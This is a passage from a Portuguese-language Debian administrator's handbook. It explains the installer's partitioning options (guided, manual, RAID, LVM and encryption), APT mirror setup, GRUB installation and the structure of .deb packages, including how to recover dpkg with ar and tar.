
Assistente de particionamento também pode criar volumes lógicos LVM em vez de partições (veja abaixo). Uma vez que o restante da operação é o mesmo, não vamos passar por cima da opção "Guiado - usar o disco inteiro e configurar LVM" (criptografado ou não).

Em outros casos, quando o Linux deve trabalhar ao lado de outras partições já existentes, você precisa escolher o particionamento manual.

## 4.2.13.1. Particionamento guiado

A ferramenta de particionamento guiada oferece três métodos de particionamento, que correspondem a diferentes usos.

**Figure 4.9. Particionamento guiado**



O primeiro método é chamado de "Tudo em uma partição". Toda a árvore do sistema Linux são armazenados em um único sistema de arquivos, o que corresponde à raiz /. Este particionamento simples e robusto se encaixa perfeitamente para sistemas pessoais ou de um único

usuário. Na verdade, serão criadas duas partições: a primeira vai abrigar o sistema completo, a segunda a memória virtual (swap).

O segundo método, “Partição /home/ separada”, é similar, mas divide a hierarquia de diretórios em dois: uma partição contém o sistema Linux (/), e a segunda contém os “diretórios de usuário” (ou seja, os dados dos usuários, arquivos e subdiretórios disponíveis em /home/).

O último método de particionamento, chamado “partições /home, /usr, /var e /tmp separadas”, é apropriado para servidores e sistemas multi-usuário. Ele divide a árvore de diretórios em várias partições: Além das partições raiz (/) e de contas de usuários (/home/), também tem partições para aplicações (/usr/), dados de software de servidor (/var/) e arquivos temporários (/tmp/). Estas divisões têm várias vantagens. Os usuários não podem travar o servidor quando consomem todo o espaço disponível no disco rígido (eles só podem lotar o /tmp/ e o /home/). Os dados dos daemons (especialmente os logs) já não pode paralisar o resto do sistema.

## **DE VOLTA AO BÁSICO Escolhendo um sistema de arquivos**

Um sistema de arquivos define a forma na qual os dados são organizados no disco rígido. Cada sistema de arquivos existente tem seus méritos e limitações. Alguns são mais robustos, outros mais efetivos: se você conhece bem suas necessidades, é possível escolher o sistema de arquivos mais apropriado. Várias comparações já foram feitas; parece que ReiserFS é muito bom para ler muitos arquivos pequenos; XFS, por sua vez, é mais rápido com arquivos grandes. *Ext3*, o sistema de arquivos padrão do Debian, é um bom meio termo, baseado na duas versões anteriores de sistemas de arquivos historicamente usados no Linux (*ext* e *ext2*). Você também pode escolher o seu sucessor, o *ext4*, que resolve certas

limitações do *ext3* e é particularmente apropriado para dispositivos de capacidades muito grandes. Se você for particularmente audaz, pode experimentar o promissor *btrfs*, que inclui muitas funcionalidades que, atualmente, precisam de LVM e/ou RAID.

Os sistemas de arquivos com recurso de journaling "diário" (como *ext3*, *ext4*, *btrfs*, *reiserfs* ou *xfs*) tomam medidas especiais para ser possível retornar a um estado consistente após uma interrupção abrupta, sem analisar completamente o disco inteiro (como era o caso com o *ext2*). Isto é possível através do preenchimento de um "jornal" que descreve as operações para realizar antes de realmente executá-las. Se uma operação for interrompida, irá ser possível "repetir" a partir do "jornal". Por outro lado, se ocorrer uma interrupção durante uma atualização do "jornal", a última alteração solicitada é simplesmente ignorada; os dados a serem escritos podem ser perdidos, mas uma vez que os dados sobre o disco não mudaram, eles permaneceram coerentes. Isso não é nada além de um mecanismo transacional aplicada ao sistema de arquivos.

Depois de escolher o tipo de partição, o software calcula uma sugestão, e a descreve na tela; o usuário pode, então, modificá-la, se necessário. Você pode, em particular, escolher um outro sistema de arquivos se a escolha padrão (*ext3*) não é apropriada. Na maioria dos casos, no entanto, o particionamento proposto é razoável e pode ser aceito selecionando a opção "Concluir particionamento e escrever as mudanças no disco".

## Figure 4.10. Validando o particionamento



The Universal Operating System

**Partition disks**

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.

- Guided partitioning
- Configure software RAID
- Configure the Logical Volume Manager
- Configure encrypted volumes

SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK

>	#1	primary	12.3 GB	B	f	ext3	/
>	#5	logical	575.7 MB		f	swap	swap

Undo changes to partitions

Finish partitioning and write changes to disk

Screenshot Help Go Back Continue ↗

## 4.2.13.2. Particionamento manual

Particionamento manual permite uma maior flexibilidade, permitindo que o usuário escolha a finalidade e o tamanho de cada partição. Além disso, este modo é inevitável, se você quiser usar o software RAID.

**Em prática diminuindo uma partição do Windows.**

Para instalar o Debian ao lado de um sistema operacional existente (Windows ou outro), você deve ter algum espaço disponível no disco rígido que não está sendo usado por outro sistema, a fim de ser capaz de criar as partições dedicadas ao Debian. Na maioria dos casos, isso significa diminuir uma partição do Windows e reutilizando o espaço liberado.

O instalador do Debian permite esta operação quando utilizar o modo manual para o particionamento. Você só precisa escolher a partição do Windows e digite seu novo tamanho (isso funciona da mesma forma em partições FAT ou NTFS).

A primeira tela exibe os discos disponíveis, suas partições e qualquer espaço livre possível que ainda não foi particionado. Você pode selecionar qualquer elemento exibido; e se pressionar a tecla **Enter** depois vai ter uma lista de possíveis ações.

Você pode apagar todas as partições em um disco, selecionando-o.

Ao selecionar espaço livre em um disco, você pode criar manualmente uma nova partição. Você também pode fazer isso com o assistente de particionamento, que é uma solução interessante para um disco que já contenha outro sistema operacional, mas onde você deseja particionar para o Linux de uma forma padrão. Consulte a seção anterior para obter mais detalhes sobre particionamento assistido.

## **DE VOLTA AO BÁSICO** Ponto de montagem

O ponto de montagem é a árvore de diretório que vai abrigar o conteúdo do sistema de arquivos na partição selecionada. Assim, uma partição

montada em `/home/` é tradicionalmente destinada a conter dados do usuário.

Quando esse diretório é chamado de `"/"`, ele é conhecido como a *raiz* do sistema de arquivos e, portanto, a raiz da partição que vai realmente hospedar o sistema Debian.

## **DE VOLTA AO BÁSICO Memória virtual, swap**

A memória virtual permite que o kernel do Linux, quando falta memória suficiente (RAM), libere um pouco de armazenamento, realocando na partição swap do disco rígido as partes da memória RAM inativas por algum tempo.

Para simular a memória adicional, o Windows usa um arquivo de swap que está diretamente contido em um sistema de arquivos. Por outro lado, o Linux usa uma partição dedicada a este propósito, daí o termo "partição swap".

Ao escolher uma partição, você pode indicar a forma como que você vai utilizá-la:

- formatá-la e incluí-la no sistema de arquivos escolhendo um ponto de montagem;
- usá-la como uma partição swap;
- transformá-la em um "volume físico para encriptação" (para proteger a confidencialidade dos dados em determinadas partições, veja abaixo);

- torná-lo um "volume físico para LVM" ("physical volume for LVM") (este conceito será discutido em detalhes ainda neste capítulo);
- use ele como um dispositivo RAID (veja mais a frente neste capítulo);
- ou a opção de não usá-lo, e portanto deixá-lo inalterado.

### **4.2.13.3. Configurando dispositivos Multidisco (RAID em software)**

Alguns tipos de RAID permitem a duplicação de informações armazenadas em discos rígidos para evitar perda de dados no caso de um problema de hardware afetando um dos discos. RAID nível 1 mantém uma cópia idêntica e simples (espelho) de um disco rígido em outro, enquanto RAID nível 5 espalha dados redundantes por vários discos, permitindo assim a completa reconstrução de um dispositivo que falhe.

Vamos apenas descrever RAID nível 1, que é o mais simples de implementar. O primeiro passo envolve a criação de duas partições de mesmo tamanho localizadas em dois discos rígidos diferentes, e a rotulação delas como "volume físico para RAID" ("physical volume for RAID").

Você deve então escolher "Configurar RAID por software" na ferramenta de particionamento para combinar essas duas partições em um novo disco virtual e selecione "Criar dispositivo MD" na tela de configuração. Em seguida, você precisa responder a uma série de perguntas sobre este novo dispositivo. A primeira pergunta é sobre o nível de

RAID de usar, que no nosso caso será "RAID1". A segunda pergunta é sobre o número de dispositivos ativos - dois, no nosso caso, que é o número de partições que precisa ser incluído neste dispositivo MD. A terceira pergunta é sobre o número de dispositivos de reserva - 0; não planejamos qualquer disco adicional para assumir um possível disco defeituoso. A última pergunta requer que você escolha as partições para o RAID - estes seriam os dois que temos reservado para esta finalidade (certifique-se apenas selecionar as partições que mencionam explicitamente "raid").

Voltar ao menu principal, aparece um novo disco virtual "RAID". Este disco é apresentado com uma única partição que não pode ser excluído, mas cujo uso, podemos escolher (assim como em qualquer outra partição).

Para mais detalhes sobre as funções RAID, consulte [Section 12.1.1, "RAID Por Software"](#).

## 4.2.13.4. Configurando o Gerenciador de Volume Lógico (Logical Volume Manager - LVM)

LVM permite criar partições "virtuais" que se estendem ao longo de vários discos. Os benefícios são dois: o tamanho das partições não estão limitados por discos individuais, mas estão pelo seu volume, e você pode a qualquer momento aumentar o tamanho de uma partição existente acrescentando um disco adicional quando necessário.

LVM usa uma terminologia particular: uma partição em particular é um "volume lógico" ("logical volume"), que é parte de um "grupo de

volumes" ("volume group"), ou uma associação de vários "volumes físicos" (physical volumes"). Cada um destes termos na verdade correspondem a uma partição "real" (ou um dispositivo de RAID em software).

Esta técnica funciona de uma forma simples: cada volume, físico ou lógico, é dividido em blocos de mesmo tamanho, que "are made to correspond" pelo LVM. A adição de um novo disco causará a criação de um novo volume físico, e estes novos blocos podem ser associados a qualquer grupo de volumes. Todas as partições no grupo de volumes que é então expandido terão espaço adicional no qual elas poderão se extender.

A ferramenta de particionamento configura o LVM em vários passos. Primeiro você deve criar nos discos existentes as partições que serão "volumes físicos para o LVM". Para ativar o LVM, você vai precisar escolher "Configurar o Logical Volume Manager (LVM)", então na mesma tela de configuração "Criar um volume group", para o qual você vai associar os volumes físicos existentes. Finalmente, você pode criar volumes lógicos dentro do volume group. Note que o sistema de particionamento automático é capaz de fazer toda esta implementação.

No menu de particionamento, cada volume lógico vai aparecer como um disco com uma única partição que não pode ser apagada, mas que você pode usar da forma que desejar.

O uso de LVM é descrito em mais detalhes em [Section 12.1.2, “LVM”](#).

## 4.2.13.5. Configurando Partições Criptografadas

Para garantir a confidencialidade dos seus dados, por exemplo no caso de uma perda ou roubo de seu computador ou disco rígido, é possível criptografar os dados de algumas partições. Esta funcionalidade pode ser inserida em qualquer sistema de arquivos já que, assim como no LVM, o Linux (e mais particularmente o driver dm-crypt) usa o "Device Mapper" para criar uma partição virtual (com o conteúdo protegido) baseado em uma partição num nível abaixo que armazena os dados de forma criptografada (graças ao LUKS, Linux Unified Key Setup, um formato padronizado que habilita o armazenamento de dados criptografados assim como de meta-informações que indicam os algoritmos de criptografia usados).

### **SEGURANÇA Partição de troca ("swap") criptografada**

Quando uma partição criptografada é usada, a chave de criptografia é armazenada em memória (RAM). Como a recuperação desta chave permite a descriptografia dos dados, é de extrema importância evitar deixar uma cópia desta chave que possa ser acessível a um possível ladrão do computador ou disco rígido, ou a um técnico de manutenção. Isto entretanto é algo que possa acontecer facilmente com um laptop, já que na hibernação o conteúdo da RAM é armazenado na partição de troca. Se esta partição não estiver criptografada, o ladrão pode acessar a chave e usá-la para descriptografar os dados de uma partição criptografada. É por isto que, quando você usa partições criptografadas, é imperativo também criptografar a partição de troca!

O instalador Debian vai avisar o usuário se ele tentar fazer uma partição criptografada mas deixar a partição de troca não criptografada.

Para criar uma partição criptografada, você deve primeiro atribuir uma partição disponível para este propósito. Para isto, selecione uma partição e indique que ela é para ser usada como um "volume físico para criptografia" ("physical volume for encryption"). Depois de particionar o disco contendo o volume físico a ser feito, escolha "configurar volumes criptografados". O software vai propor iniciar o volume físico com dados aleatórios (tornando a localização dos dados reais mais difícil). e vai pedir para você entrar uma "frase-chave criptográfica" ("encryption passphrase"), que você vai ter que digitar toda vez que iniciar o computador para ter acesso ao conteúdo da partição criptografada. Uma vez que este passo estiver completo, e você tiver retornado ao menu da ferramenta de particionamento, uma nova partição vai estar disponível num "volume criptografado", que você pode então configurar como outra partição qualquer. Na maioria dos casos, esta partição é usada como um volume físico para LVM para proteger várias partições (volumes lógicos de LVM) com a mesma chave de criptografia, inclusive a partição de troca (veja barra lateral).


## 4.2.14. Instalando Sistema Básico

O

Este passo, que não requer qualquer interação com o usuário, instala os pacotes do "sistema básico" do Debian. Isto inclui as ferramentas

**dpkg** e **apt**, que gerenciam os pacotes Debian, assim como os utilitários necessários para iniciar o sistema e começar a usá-lo. Os pacotes Debian são lidos do disco (se estiver se usando um CD *netinst* ou um CD-/DVD-ROM completo) ou baixado (quando usando um disco de instalação *businesscard*).

**Figure 4.11. Instalação do sistema básico**



## 4.2.15. Configurando o Gerenciador de Pacote (apt)

Para poder instalar software adicional, o APT precisa ser configurado e ensinado aonde encontrar pacotes Debian. Este passo é o mais automatizado possível. Ele começa com uma pergunta sobre se ele deve usar fontes de pacotes na rede, ou se deve procurar apenas nos CD-ROMs.

### **NOTA CD-ROM do Debian no dispositivo**

Se o instalador detecta um disco de instalação do Debian no leitor de CD/DVD, não é necessário configurar o APT para procurar por pacotes na rede: o APT é configurado automaticamente para ler os pacotes do dispositivo de mídia removível. Se o disco é parte de um conjunto, o software vai se oferecer para "explorar" outros discos para guardar uma referência de todos os pacotes guardados neles.

Se for preciso obter pacotes da rede, as próximas duas perguntas servem para escolher um servidor do qual baixar estes pacotes, escolhendo sucessivamente um país e um espelho disponível no país (um espelho é um servidor público hospedando cópias de todos os arquivos de um "Debian master archive").

**Figure 4.12. Selecionando um espelho Debian**

Please select a Debian archive mirror. You should use a mirror in your country or region if you do not know which mirror has the best Internet connection to you.

Usually, `ftp.<your country code>.debian.org` is a good choice.

*Debian archive mirror:*

- `ftp.us.debian.org` selected
- `ftp.egr.msu.edu`
- `mirrors.kernel.org`
- `debian.lcs.mit.edu`
- `debian.osuosl.org`
- `mirror.cc.columbia.edu`
- `mirror.hmc.edu`
- `mirrors.hosef.org`
- `debian.cc.lehigh.edu`
- `cdn.debian.net`
- `ftp.gtlb.gatech.edu`
- `distro.ibiblio.org`
- `ftp-mirror.internap.com`
- `mirror.cs.wisc.edu`

[Screenshot](#) [Go Back](#) [Continue](#)

Finalmente, o programa propõe usar um proxy HTTP. Se não houver proxy, o acesso à internet será direto. se você digitar `http://proxy.falcot.com:3128`, o APT vai usar o *proxy/cache* da Falcot, um "Squid". Você pode encontrar estas configurações verificando as configurações de um navegador web em outra máquina já conectada nesta mesma rede.

Os arquivos `Packages.gz` e `Sources.gz` são então automaticamente baixados para atualizar a lista dos pacotes reconhecidos pelo APT.

## **DE VOLTA AO BÁSICO** Proxy HTTP

Um proxy HTTP é um servidor que encaminha requisições HTTP para os usuários da rede. Ele em geral ajuda a deixar os downloads mais rápidos mantendo uma cópia dos arquivos que foram transferidos através dele (e neste caso falamos de proxy/cache). Em alguns casos, passar por um proxy é a única forma de acessar um servidor externo; nestes casos é essencial responder a pergunta correspondente durante a instalação para o programa conseguir baixar pacotes Debian através dele.

Squid é o nome do programa servidor usado pela Falcot Corp para oferecer este serviço.

## **4.2.16. Concurso de Popularidade de Pacotes Debian**

O sistema Debian contém um pacote chamado popularity-contest ("concurso de popularidade"), cuja função é compilar estatísticas de uso de pacotes. Semanalmente, este programa coleta informações sobre os pacotes instalados e aqueles usados recentemente, e envia anonimamente esta informação para os servidores do projeto Debian. O projeto pode então usar esta informação para determinar a importância relativa de cada pacote, o que influencia a prioridade dada a ele. Em particular, os pacotes mais "populares" serão incluídos no CD-ROM de instalação, o que vai facilitar o acesso por usuários que não desejam baixá-los ou comprar um conjunto completo de CDs.

Este pacote é ativado apenas sob-demand, para respeitar a confidencialidade de uso dos usuários.

## 4.2.17. Selecionando Pacotes para a Instalação

Os seguintes passos permitem que você escolha a função da máquina em um sentido bem amplo; as dez tarefas sugeridas correspondem a listas de pacotes para instalação. A lista de pacotes que vão realmente ser instalados pode receber um ajuste-fino ou ser completada depois, mas isto fornece um bom ponto de partida de forma simples.

Alguns pacotes são instalados automaticamente de acordo com o hardware detectado (graças ao programa **discover-pkginstall** do pacote discover). Por exemplo, se uma máquina virtual VirtualBox é detectada, o programa vai instalar o pacote `virtualbox-ose-guest-dkms`, propiciando uma melhor integração da máquina virtual com o sistema hospedeiro.

### Figure 4.13. Escolhas de tarefas



**Software selection**

At the moment, only the core of the system is installed. To tune the system to your needs, you can choose to install one or more of the following predefined collections of software.

Choose software to install:

Graphical desktop environment  
 Web server  
 Print server  
 DNS server  
 File server  
 Mail server  
 SQL database  
 SSH server  
 Laptop  
 Standard system utilities

[Screenshot](#) [Go Back](#) [Continue ↗](#)

## 4.2.18. Instalando o carregador de boot GRUB

O carregador de boot é o primeiro programa a ser iniciado pela BIOS. Este programa carrega o núcleo Linux na memória e então o executa. geralmente ele oferece um menu para o usuário escolher o núcleo que será carregado e/ou o sistema operacional para iniciar.

## **CUIDADO carregador de boot e dual boot**

Esta fase no processo de instalação do Debian detecta os sistemas operacionais que já estão instalados no computador, e adiciona as entradas correspondentes automaticamente no menu de boot, mas nem todos os programas de instalação fazem isto.

Em particular, se você instala (ou reinstala) o Windows após, o carregador de boot vai ser apagado. O Debian ainda vai estar no seu disco rígido, mas vai ficar inacessível a partir do menu de boot. Você então vai ter que iniciar o sistema de instalação Debian em modo de **recuperação** para configurar um carregador de boot menos exclusivista. Esta operação é descrita em detalhes no manual de instalação.

? <http://www.debian.org/releases/stable/i386/cho8so7.html>

Por padrão, o menu proposto pelo GRUB contém todos os núcleos Linux instalados, assim como todos os outros sistemas operacionais detectados. É por isto que você deve aceitar a proposta de instalar o GRUB no seu "Master Boot Record". Como manter versões de núcleos antigas preserva a habilidade de iniciar o mesmo sistema se o núcleo novo der defeito ou não se adaptar bem ao seu hardware, é melhor sempre manter pelo menos três versões antigas.

GRUB é o carregador de boot padrão instalado no Debian devido à sua superioridade técnica: funciona com a maioria dos sistemas de arquivos e portanto não necessita de uma atualização após cada instalação de novo núcleo, já que ele lê sua configuração durante o boot e acha a posição exata do novo núcleo. A Versão 1 do GRUB (conhecida agora como "Grub Legacy") não lida com todas as combinações de LVM e RAID em software; a versão 2, instalada por padrão, é mais completa. Podem haver ainda situações onde é mais recomendado instalar o

LILO (outro carregador de boot); o instalador vai sugerir isto automaticamente.

Para mais informações sobre configuração do GRUB, favor ler [Section 8.8.3, “Configuração do GRUB 2”](#).

#### **ATENÇÃO Carregadores de boot e arquiteturas**

LILO e GRUB, que foram mencionados neste capítulo, são carregadores de boot para arquiteturas *i386* e *amd64*. Se você instalar Debian em outra arquitetura, vai precisar usar outro carregador de boot. Entre outros, podemos citar **yaboot** ou **quik** para *powerpc*, **silo** para *sparc*, **elilo** para *ia64*, **aboot** para *alpha*, **arcboot** para *mips*, **atari-boot-strap** ou **vme-lilo** para *m68k*.


## **4.2.19. Finalizando a instalação e reiniciando**

A instalação agora está completa, o programa pede para você remover o CD-ROM do leitor e reiniciar o computador.

# 4.3. Depois do primeiro Boot

Se você ativou a tarefa "ambiente de área de trabalho gráfico" ("Graphical desktop environment"), o computador vai exibir o gestor de login **gdm**.

**Figure 4.14. Primeiro boot**



O usuário que já está criado pode autenticar e começar a trabalhar imediatamente.

## 4.3.1. Instalando Software adicional

Os pacotes instalados correspondem aos perfis selecionados durante a instalação, mas não necessariamente ao uso que realmente vai ser feito da máquina. Desta forma, você pode querer usar o pacote uma ferramenta de gestão de pacotes para refinar a seleção dos pacotes instalados. As duas ferramentas mais frequentemente usadas (que vão estar instaladas se o perfil "ambiente de área de trabalho" ("Graphical desktop environment") tiver sido escolhido) são o **apt** (acessível pela linha de comando) e o **synaptic** (Sistema ? Administração ? Gestor de Pacotes Synaptic).

Para facilitar a instalação de grupos coerentes de programas, o Debian cria "tarefas" que são dedicadas a usos específicos (servidor de e-mail, servidor de arquivos, etc.). Você já teve a oportunidade de selecioná-las durante a instalação, e pode acessá-las de novo graças a ferramentas de gestão de pacotes como o **aptitude** (as tarefas são listadas em uma seção distinta) e o **synaptic** (através do menu Editar ? Marcar Pacotes por Tarefa...).

O Aptitude é uma interface para o APT em modo texto e tela cheia. Com ele o usuário pode navegar na lista de pacotes disponíveis segundo várias categorias (pacotes instalados ou não-instalados, por tarefa, por seção, etc), e para ver toda a informação disponível em cada um deles (dependências, conflitos, descrição, etc.). Cada pacote pode ser marcado com "instalar" (para ser instalado, tecla +) ou

“remover” (para ser removido, tecla - key). todas estas operações serão conduzidas simultaneamente uma vez que você tenha confirmado elas ao pressionar a tecla **g** (“g” de “go!”, “vai” em inglês). Se você esqueceu alguns programas, sem problema; você pode rodar o **aptitude** novamente depois que terminar a instalação.

### **DICA** o Debian leva em consideração quem não fala inglês

Várias tarefas são dedicadas à localização (ou nacionalização) do sistema para outros idiomas além do inglês. Elas incluem a documentação de pacotes, dicionários, e vários outros pacotes úteis para falantes de diferentes idiomas. A tarefa apropriada é automaticamente selecionada se um idioma diferente do inglês for escolhido durante a instalação.

### **CULTURA** **dselect**, a antiga interface de instalação de pacotes

Antes do **aptitude**, o programa padrão para selecionar pacotes para instalação era o **dselect**, a antiga interface gráfica associada ao **dpkg**. Um programa difícil para iniciantes usarem, não é recomendado.

Obviamente, é possível não selecionar nenhuma tarefa para instalar. Neste caso, você pode instalar manualmente o software desejado com o comando **apt-get** ou **aptitude** (que são ambos acessíveis pela linha de comando).

### **VOCABULÁRIO** Dependências de pacotes, conflitos

No jargão dos pacotes Debian, uma "dependência" é outro pacote necessário para o correto funcionamento do pacote em questão. Por outro lado, um "conflito" é um pacote que não pode ser instalado junto com outro.

Estes conceitos são discutidos em muitos detalhes em [Chapter 5, Sistema de Pacotes: Ferramentas e Princípios Fundamentais](#).

## 4.3.2. Atualizando o sistema

Um primeiro **aptitude safe-upgrade** (um comando usado para automaticamente atualizar programas instalados) é geralmente necessário, especialmente devido a possíveis atualizações de segurança lançadas desde o lançamento da última versão estável do Debian. Estas atualizações podem envolver algumas questões adicionais via **debconf**, a ferramenta de configuração padrão do Debian. Para mais informações sobre estas atualizações conduzidas pelo **aptitude**, favor verificar [Section 6.2.3, “Atualização do sistema”](#).

# Chapter 5. Sistema de Pacotes: Ferramentas e Princípios Fundamentais

Como um administrador de sistemas Debian, você rotineiramente manipula pacotes .deb, já que eles contêm unidades funcionais consistentes (aplicações, documentação, etc.), cujas instalação e manutenção eles facilitam. Logo é uma boa ideia saber exatamente o que são e como usá-los.

Este capítulo descreve a estrutura e conteúdo dos pacotes "binários" e "fontes". Os primeiros são arquivos .deb, diretamente usáveis pelo **dpkg**, enquanto os segundos contém o código fonte, assim como as instruções para construir os pacotes binários.

# 5.1. Estrutura de um Pacote Binário

O pacote Debian foi projetado para que seu conteúdo possa ser extraído em qualquer sistema Unix que contenha os clássicos comandos **ar**, **tar**, e **gzip**. Esta aparentemente característica trivial é importante para a portabilidade e recuperação em caso de desastre.

Imagine, por exemplo, que você apagou acidentalmente o programa **dpkg**, e que portanto você não pode mais instalar pacotes Debian. **dpkg** sendo um pacote Debian ele mesmo, "it would seem your system would be done for..." Felizmente, você conhece o formato de um pacote e pode então baixar o arquivo **.deb** do pacote **dpkg** e instalar ele manualmente (veja a barra lateral "TOOLS (FERRAMENTAS)"). Se por algum infortúnio um ou mais dos programas **ar**, **tar** ou **gzip** sumiram, você precisa apenas copiar o programa faltoso de outro sistema (já que qualquer um destes opera de modo totalmente autônomo, sem dependências, uma simples cópia será suficiente).

## FERRAMENTAS dpkg, APT e ar

**dpkg** é um programa que manipula arquivos **.deb**, notavelmente extraíndo, analisando, e desempacotando os mesmos.

**APT** é um conjunto de programas que permite a execução alto nível de modificações no sistema: instalando ou removendo pacotes (enquanto

satisfaz dependências), atualizando o sistema, listando pacotes disponíveis, etc.

Assim como o programa **ar**, ele permite manipular arquivos do mesmo nome: **ar t arquivamento** mostra a lista de arquivos contidos no arquivamento, **ar x arquivamento** extrai os arquivos do arquivamento para a pasta de trabalho atual, **ar d arquivamento arquivo** apaga um arquivo do arquivamento, etc. Sua página man (**ar(1)**) documenta suas muitas outras operações. **ar** é uma ferramenta muito rudimentar que um administrador Unix usará muito pouco, mas os admins usarão com frequencia o **tar**, um programa de gerencia de arquivos e arquivamentos. É por isso que é fácil recuperar o **dpkg** no caso de uma remoção errada. Você terá apenas que baixar o pacote Debian e extrair o conteúdo do arquivamento **data.tar.gz** na raiz do sistema (/):

```
# ar x dpkg_1.15.8.5_i386.deb  
# tar -C / -p -xzf data.tar.gz
```

## **DE VOLTA AO BÁSICO** Notação de páginas de manual

Pode ser confuso para iniciantes encontrar referências ao “**ar(1)**” na literatura. Isto é geralmente uma forma conveniente de se referir à página man intitulada **ar** na seção 1.

